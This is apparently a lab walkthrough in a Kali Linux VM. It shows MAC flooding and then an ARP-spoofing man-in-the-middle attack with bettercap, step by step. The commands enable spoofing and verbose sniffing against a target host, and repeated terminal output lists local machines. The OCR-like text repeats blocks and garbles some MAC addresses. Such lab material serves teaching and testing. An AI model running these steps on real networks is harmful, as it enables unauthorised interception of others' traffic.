
- Mac-flooding started 🖱️ ✅



```
Kali (running) - Oracle VM VirtualBox
File View Input Devices Help
Aug 8 20:51
root@kali: /

2e:3:86:77:8f:28 4:47:55:2a:f9:18 0.0.0.0.1120 > 192.168.125.254.16849: S 64024311:64024311(0) win 512
c4:0:ea:5f:f:98 4:b8:8f:6e:2c:91 0.0.0.0.54383 > 192.168.125.254.54207: S 1729882710:1729882710(0) win 512
f6:c0:b9:67:b2:ae f0:34:5c:77:ed:17 0.0.0.0.61659 > 192.168.125.254.51565: S 525932266:525932266(0) win 512
74:ea:1c:11:f9:bb 7b:75:b6:46:81:85 0.0.0.0.40458 > 192.168.125.254.52357: S 1012783137:1012783137(0) win 512
e5:0d:af:10:f2:19 1b:d:d:20:bd:de 0.0.0.0.42282 > 192.168.125.254.38593: S 421243875:421243875(0) win 512
30:6b:7e:65:a2:7f 58:a5:7b:29:c7:2c 0.0.0.0.21515 > 192.168.125.254.25016: S 1744001158:1744001158(0) win 512
93:52:df:5d:f4:21 ab:c3:c4:56:83:3 0.0.0.0.32676 > 192.168.125.254.30074: S 3772905:3772905(0) win 512
8:17:cd:40:6f:5e ed:16:c4:63:2c:35 0.0.0.0.12512 > 192.168.125.254.16967: S 2009402897:2009402897(0) win 512
72:e7:73:f:d2:a4 7a:f7:3d:17:74:a2 0.0.0.0.30493 > 192.168.125.254.18381: S 1660435658:1660435658(0) win 512
d8:9b:90:16:82:9e 3c:10:c0:1b:99:48 0.0.0.0.12848 > 192.168.125.254.3140: S 791278744:791278744(0) win 512
e8:8b:13:28:97:6d 82:d0:8:7f:b5:ca 0.0.0.0.12017 > 192.168.125.254.57762: S 1776990668:1776990668(0) win 512
82:12:3c:34:13:fc 57:6c:e2:68:19:5e 0.0.0.0.4393 > 192.168.125.254.21908: S 1212712442:1212712442(0) win 512
b1:cc:44:7b:c7:cd f6:5d:c8:6a:67:84 0.0.0.0.64632 > 192.168.125.254.38051: S 673493560:673493560(0) win 512
d4:c6:8a:f7:c:be 25:e2:fe:6d:6c:5 0.0.0.0.20412 > 192.168.125.254.54766: S 1148392729:1148392729(0) win 512
df:4:1e:7d:bc:f6 28:0e:df:30:25:63 0.0.0.0.35387 > 192.168.125.254.53116: S 1581999960:1581999960(0) win 512
a5:e0:b7:1c:ec:bc bb:f3:9d:56:d1:1 0.0.0.0.49538 > 192.168.125.254.24519: S 1379798532:1379798532(0) win 512
3f:5c:2f:75:a7:a2 59:dd:82:1c:cc:49 0.0.0.0.39893 > 192.168.125.254.11250: S 989097704:989097704(0) win 512
ae:7b:16:5c:d6:44 53:fb:d4:22:a:50 0.0.0.0.61967 > 192.168.125.254.56882: S 867216603:867216603(0) win 512
6e:68:cb:6b:57:7c a5:62:be:24:2f:d6 0.0.0.0.8081 > 192.168.125.254.51690: S 1276010190:1276010190(0) win 512
6c:8b:f4:6a:95:be 32:b7:10:42:8d:b6 0.0.0.0.23002 > 192.168.125.254.37862: S 76702881:76702881(0) win 512
bb:2f:3e:65:93:90 3d:32:af:46:f4:15 0.0.0.0.30484 > 192.168.125.254.44223: S 632773708:632773708(0) win 512
56:3:fb:0:7f:3a a5:6d:2c:8:a4:fe 0.0.0.0.59900 > 192.168.125.254.24905: S 1603172636:1603172636(0) win 512
ub:80:d2:38:6:43 c6:a5:8f:6:9:2a 0.0.0.0.25692 > 192.168.125.254.57660: S 2056553727:2056553727(0) win 512
16:3b:d6:49:e5:18 d2:3:e:37:6b:fe 0.0.0.0.29798 > 192.168.125.254.12457: S 524836500:524836500(0) win 512
bd:a7:46:2b:dc:6f f4:dc:7:6:87:68 0.0.0.0.6003 > 192.168.125.254.54828: S 1311142358:1311142358(0) win 512
28:c0:e9:1a:20:d3 7c:33:a6:44:20:7 0.0.0.0.30338 > 192.168.125.254.44263: S 466255364:466255364(0) win 512
43:11:e9:3d:40:5f f3:c9:c9:a:74:90 0.0.0.0.58072 > 192.168.125.254.29766: S 635934914:635934914(0) win 512
ac:e8:18:5:6b:c9 d:8at24:7c:54:69 0.0.0.0.63977 > 192.168.125.254.17993: S 1831917999:1831917999(0) win 512
bc:5d:1b:6b:db:af f2:de:c0:56:1d:18 0.0.0.0.45586 > 192.168.125.254.19353: S 1702131491:1702131491(0) win 512
1c:c2:cc:9:a:24 11:84:3:20:10:7 0.0.0.0.58194 > 192.168.125.254.53508: S 1874707905:1874707905(0) win 512
```


- Now start wireshark to check mac flooding attack start or not




```
Kali (running) - Oracle VM VirtualBox
File View Input Devices Help
Aug 8 20:51
aniket@kali: ~
root@kali: /

(aniket@kali) - [-]
$ wireshark
```


- Select network interface




- Attack started



Step-7 Conduct Man-In-The-Middle

- **Step-1** – Enter following command


Command -: `sudo bettercap -iface eth0`



A screenshot of a Kali Linux terminal window. The window title is 'Kali Linux 2.0 [Running] - Oracle VM VirtualBox'. The terminal shows the prompt '(root@kali)-[/]' and the command 'sudo bettercap -iface eth0' has been entered. The background of the terminal has a faint 'KALI' logo. The window's taskbar at the bottom shows various application icons and system status information like '27°C Mostly cloudy' and '18:58:32 05-08-2021'.

- **Step -2** – enter next command

Command -: `net.probe on`



A screenshot of a Kali Linux terminal window showing the output of the 'bettercap' command. The terminal displays 'bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]'. Below this, two lines of output are highlighted in orange: '192.168.139.0/24 > 192.168.139.74 » [09:28:31] [sys.log] [inf] gateway monitor started ...' and '192.168.139.0/24 > 192.168.139.74 » net.probe on'. The terminal window has the same title and taskbar as the previous screenshot.

- Step-3 – next command

Command -: net.show

```

(root@kali)-[/]
# sudo bettercap -iface eth0

bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.139.0/24 > 192.168.139.74 » [09:28:31] [sys.log] [inf] gateway monitor started ...
192.168.139.0/24 > 192.168.139.74 » net.probe on
192.168.139.0/24 > 192.168.139.74 » [09:29:41] [sys.log] [inf] net.probe probing 256 addresses on 192.168.139.0/24
192.168.139.0/24 > 192.168.139.74 » [09:29:41] [sys.log] [inf] net.probe starting net.recon as a requirement for net.p
robe
192.168.139.0/24 > 192.168.139.74 » [09:29:41] [endpoint.new] endpoint 192.168.139.150 detected as 08:00:27:28:f7:48 (
PCS Systemtechnik GmbH).
192.168.139.0/24 > 192.168.139.74 » [09:29:42] [endpoint.new] endpoint 192.168.139.97 detected as 08:d2:3e:0b:f1:62 (I
ntel Corporate).
192.168.139.0/24 > 192.168.139.74 » [09:29:44] [endpoint.new] endpoint 192.168.139.254 (HP) detected as 2c:3b:70:9c:e4
:a7 (AzureWave Technology Inc.).
192.168.139.0/24 > 192.168.139.74 » net.show
  
```

- All available Devices

```

192.168.139.0/24 > 192.168.139.74 » net.probe on
192.168.139.0/24 > 192.168.139.74 » [09:29:41] [sys.log] [inf] net.probe probing 256 addresses on 192.168.139.0/24
192.168.139.0/24 > 192.168.139.74 » [09:29:41] [sys.log] [inf] net.probe starting net.recon as a requirement for net.p
robe
192.168.139.0/24 > 192.168.139.74 » [09:29:41] [endpoint.new] endpoint 192.168.139.150 detected as 08:00:27:28:f7:48 (
PCS Systemtechnik GmbH).
192.168.139.0/24 > 192.168.139.74 » [09:29:42] [endpoint.new] endpoint 192.168.139.97 detected as 08:d2:3e:0b:f1:62 (I
ntel Corporate).
192.168.139.0/24 > 192.168.139.74 » [09:29:44] [endpoint.new] endpoint 192.168.139.254 (HP) detected as 2c:3b:70:9c:e4
:a7 (AzureWave Technology Inc.).
192.168.139.0/24 > 192.168.139.74 » net.show

  
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.139.74	08:00:27:9c:d8:a7	eth0	PCS Systemtechnik GmbH	0 B	0 B	09:28:31
192.168.139.221	fe:8a:a4:09:68:bf	gateway		440 B	263 B	09:28:31
192.168.139.97	08:d2:3e:0b:f1:62	DESKTOP-857F03M	Intel Corporate	360 B	276 B	09:29:58
192.168.139.150	08:00:27:28:f7:48	DESKTOP-JJ5FQ6C	PCS Systemtechnik GmbH	840 B	957 B	09:29:59
192.168.139.254	2c:3b:70:9c:e4:a7	HP	AzureWave Technology Inc.	398 B	411 B	09:29:52

```

 38 kB / 96 kB / 2026 pkts
192.168.139.0/24 > 192.168.139.74 »
  
```

- Step-6 – next command

Command -: set arp.spoof.targets <target ip>

```

192.168.139.0/24 > 192.168.139.74 » net.probe on
192.168.139.0/24 > 192.168.139.74 » [09:29:41] [sys.log] [inf] net.probe probing 256 addresses on 192.168.139.0/24
192.168.139.0/24 > 192.168.139.74 » [09:29:41] [sys.log] [inf] net.probe starting net.recon as a requirement for net.p
robe
192.168.139.0/24 > 192.168.139.74 » [09:29:41] [endpoint.new] endpoint 192.168.139.150 detected as 08:00:27:28:f7:48 (
PCS Systemtechnik GmbH).
192.168.139.0/24 > 192.168.139.74 » [09:29:42] [endpoint.new] endpoint 192.168.139.97 detected as 08:d2:3e:0b:f1:62 (I
ntel Corporate).
192.168.139.0/24 > 192.168.139.74 » [09:29:44] [endpoint.new] endpoint 192.168.139.254 (HP) detected as 2c:3b:70:9c:e4
:a7 (AzureWave Technology Inc.).
192.168.139.0/24 > 192.168.139.74 » net.show

```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.139.74	08:00:27:9c:d8:a7	eth0	PCS Systemtechnik GmbH	0 B	0 B	09:28:31
192.168.139.221	fe:8a:a4:09:68:bf	gateway		440 B	263 B	09:28:31
192.168.139.97	08:d2:3e:0b:f1:62	DESKTOP-857F03M	Intel Corporate	360 B	276 B	09:29:58
192.168.139.150	08:00:27:28:f7:48	DESKTOP-JJ5FQ6C	PCS Systemtechnik GmbH	840 B	957 B	09:29:59
192.168.139.254	2c:3b:70:9c:e4:a7	HP	AzureWave Technology Inc.	398 B	411 B	09:29:52

```

38 kB / ± 96 kB / 2026 pkts
192.168.139.0/24 > 192.168.139.74 » set arp.spoof.targets 192.168.139.254

```

- Step-7-- next command

Command -: arp.spoof on

```

192.168.139.0/24 > 192.168.139.74 » [09:29:41] [sys.log] [inf] net.probe probing 256 addresses on 192.168.139.0/24
192.168.139.0/24 > 192.168.139.74 » [09:29:41] [sys.log] [inf] net.probe starting net.recon as a requirement for net.p
robe
192.168.139.0/24 > 192.168.139.74 » [09:29:41] [endpoint.new] endpoint 192.168.139.150 detected as 08:00:27:28:f7:48 (
PCS Systemtechnik GmbH).
192.168.139.0/24 > 192.168.139.74 » [09:29:42] [endpoint.new] endpoint 192.168.139.97 detected as 08:d2:3e:0b:f1:62 (I
ntel Corporate).
192.168.139.0/24 > 192.168.139.74 » [09:29:44] [endpoint.new] endpoint 192.168.139.254 (HP) detected as 2c:3b:70:9c:e4
:a7 (AzureWave Technology Inc.).
192.168.139.0/24 > 192.168.139.74 » net.show

```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.139.74	08:00:27:9c:d8:a7	eth0	PCS Systemtechnik GmbH	0 B	0 B	09:28:31
192.168.139.221	fe:8a:a4:09:68:bf	gateway		440 B	263 B	09:28:31
192.168.139.97	08:d2:3e:0b:f1:62	DESKTOP-857F03M	Intel Corporate	360 B	276 B	09:29:58
192.168.139.150	08:00:27:28:f7:48	DESKTOP-JJ5FQ6C	PCS Systemtechnik GmbH	840 B	957 B	09:29:59
192.168.139.254	2c:3b:70:9c:e4:a7	HP	AzureWave Technology Inc.	398 B	411 B	09:29:52

```

38 kB / ± 96 kB / 2026 pkts
192.168.139.0/24 > 192.168.139.74 » set arp.spoof.targets 192.168.139.254
192.168.139.0/24 > 192.168.139.74 » arp.spoof on

```


- Step-8 – arp spoofer started

```

192.168.139.0/24 > 192.168.139.74 » [09:29:41] [endpoint.new] endpoint 192.168.139.150 detected as 08:00:27:28:f7:48 (
PCS Systemtechnik GmbH).
192.168.139.0/24 > 192.168.139.74 » [09:29:42] [endpoint.new] endpoint 192.168.139.97 detected as 08:d2:3e:0b:f1:62 (I
ntel Corporate).
192.168.139.0/24 > 192.168.139.74 » [09:29:44] [endpoint.new] endpoint 192.168.139.254 (HP) detected as 2c:3b:70:9c:e4
:a7 (AzureWave Technology Inc.).
192.168.139.0/24 > 192.168.139.74 » net.show

```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.139.74	08:00:27:9c:d8:a7	eth0	PCS Systemtechnik GmbH	0 B	0 B	09:28:31
192.168.139.221	fe:8a:a4:09:68:bf	gateway		440 B	263 B	09:28:31
192.168.139.97	08:d2:3e:0b:f1:62	DESKTOP-857F03M	Intel Corporate	360 B	276 B	09:29:58
192.168.139.150	08:00:27:28:f7:48	DESKTOP-JJ5FQ6C	PCS Systemtechnik GmbH	840 B	957 B	09:29:59
192.168.139.254	2c:3b:70:9c:e4:a7	HP	AzureWave Technology Inc.	398 B	411 B	09:29:52

```

38 kB / 96 kB / 2026 pkts
192.168.139.0/24 > 192.168.139.74 » set arp.spoof.targets 192.168.139.254
192.168.139.0/24 > 192.168.139.74 » arp.spoof on
[09:30:51] [sys.log] [inf] arp.spoof enabling forwarding
192.168.139.0/24 > 192.168.139.74 » [09:30:51] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.139.0/24 > 192.168.139.74 »

```

- Step-9 – next command

Command -: set net.sniff.verbose true

```

192.168.139.0/24 > 192.168.139.74 » [09:29:44] [endpoint.new] endpoint 192.168.139.254 (HP) detected as 2c:3b:70:9c:e4
:a7 (AzureWave Technology Inc.).
192.168.139.0/24 > 192.168.139.74 » net.show

```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.139.74	08:00:27:9c:d8:a7	eth0	PCS Systemtechnik GmbH	0 B	0 B	09:28:31
192.168.139.221	fe:8a:a4:09:68:bf	gateway		440 B	263 B	09:28:31
192.168.139.97	08:d2:3e:0b:f1:62	DESKTOP-857F03M	Intel Corporate	360 B	276 B	09:29:58
192.168.139.150	08:00:27:28:f7:48	DESKTOP-JJ5FQ6C	PCS Systemtechnik GmbH	840 B	957 B	09:29:59
192.168.139.254	2c:3b:70:9c:e4:a7	HP	AzureWave Technology Inc.	398 B	411 B	09:29:52

```

38 kB / 96 kB / 2026 pkts
192.168.139.0/24 > 192.168.139.74 » set arp.spoof.targets 192.168.139.254
192.168.139.0/24 > 192.168.139.74 » arp.spoof on
[09:30:51] [sys.log] [inf] arp.spoof enabling forwarding
192.168.139.0/24 > 192.168.139.74 » [09:30:51] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.139.0/24 > 192.168.139.74 » set net.sniff.verbose true

```

- Step-10 – next command

Command -: net.sniff on

```

root@kali: /
192.168.139.0/24 > 192.168.139.74 » [09:29:44] [endpoint.new] endpoint 192.168.139.254 (HP) detected as 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.).
192.168.139.0/24 > 192.168.139.74 » net.show

```


IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.139.74	08:00:27:9c:d8:a7	eth0	PCS Systemtechnik GmbH	0 B	0 B	09:28:31
192.168.139.221	fe:8a:a4:09:68:bf	gateway		440 B	263 B	09:28:31
192.168.139.97	08:d2:3e:0b:f1:62	DESKTOP-857F03M	Intel Corporate	360 B	276 B	09:29:58
192.168.139.150	08:00:27:28:f7:48	DESKTOP-JJ5FQ6C	PCS Systemtechnik GmbH	840 B	957 B	09:29:59
192.168.139.254	2c:3b:70:9c:e4:a7	HP	AzureWave Technology Inc.	398 B	411 B	09:29:52

```

